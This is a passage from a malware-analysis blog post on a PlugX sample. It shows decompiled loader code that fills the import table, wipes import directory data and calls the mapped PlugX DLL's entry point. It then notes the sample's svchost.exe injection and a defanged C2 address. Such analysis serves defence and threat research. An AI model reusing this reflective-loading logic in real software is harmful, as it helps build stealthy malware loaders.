    {
      dwRes = 0x13;
      goto exit;
    }
    thunkData = tmp_var.thunkData;
    j = 0;
    tmp_var3.cnt = 0;
    if ( *tmp_var.thunkData )
    {
      while ( TRUE )
      {
        pImportNameTbl = *thunkData;
        relItems = &pImportAddressTbl[j];     // pImportAddressTbl
        apiAddr = *&pImportNameTbl >= 0 ? GetProcAddress(
                                            tmp_var1.dll_handle,
                                            plugx_mapped_dll + *&pImportNameTbl + offsetof(IMAGE_I


        *relItems = apiAddr;                  // pIAT[j] = apiAddr
        if ( !*relItems )
          break;
        ++tmp_var3.cnt;
        j = 4 * tmp_var3.cnt;
        thunkData = &tmp_var.thunkData[tmp_var3.cnt];// next import
        if ( !*thunkData )
          goto LABEL_76;
      }
      dwRes = 0x14;
      goto exit;
    }
```

```
LABEL_76:
      tmp_var2.offset += 0x14;
    }
  }
  import_desc_rva = decompressed_dll_nt_headers->OptionalHeader.DataDirectory[1].VirtualAddress;
  cnt = 0;
  if ( import_desc_rva && decompressed_dll_nt_headers->OptionalHeader.DataDirectory[1].Size )
  {
    v44 = 0;
    if ( decompressed_dll_nt_headers->FileHeader.NumberOfSections )
    {
      tmp_var3.pVirtualAddress = &decompressed_dll_section_headers->VirtualAddress;
      while ( 1 )
      {
        if ( import_desc_rva > ADJ(tmp_var3.pVirtualAddress)->VirtualAddress )
        {
          tmp_var.nextVirtuaAddr = ADJ(tmp_var3.pVirtualAddress)->VirtualAddress + decompressed_dll_
          import_desc_rva = decompressed_dll_nt_headers->OptionalHeader.DataDirectory[1].VirtualAddr
          if ( import_desc_rva < tmp_var.nextVirtuaAddr )
            break;
        }
        num_of_sections = decompressed_dll_nt_headers->FileHeader.NumberOfSections;
        tmp_var3.pVirtualAddress += 0xA;
        if ( ++cnt >= num_of_sections )
          goto wipe_import_dir_info;
      }
      v44 = decompressed_dll_section_headers[cnt].Misc.VirtualSize + decompressed_dll_section_header
    }
wipe_import_dir_info:
    for ( i = 0; i < v44; v47[decompressed_dll_nt_headers->OptionalHeader.DataDirectory[1].VirtualAd
      v47 = plugx_mapped_dll + i++;
  }
  // exec PlugX Dll from EntryPoint
  if ( ptr_PlugX_dll_entry_point(plugx_mapped_dll, DLL_PROCESS_ATTACH, sc_ctx) )
  {
    VirtualFree(uncompressed_buffer, 0, MEM_RELEASE);
    result = 0;
  }
  else
  {
    dwRes = 0x15;
exit:
    result = dwRes;
  }
  return result;
}
```

PlugX Dll performs the task of decrypting the configuration, which contains information about C2 that the malicious code will connect to:



The malware will inject into the `svchost.exe` process, then make a connection to the C2 address (`svchost.exe` requested TCP `45[.]79.125.11:443`)

End.

m4n0w4r

Source: https://kienmanowar.wordpress.com/2023/01/09/quicknote-another-nice-plugx-sample/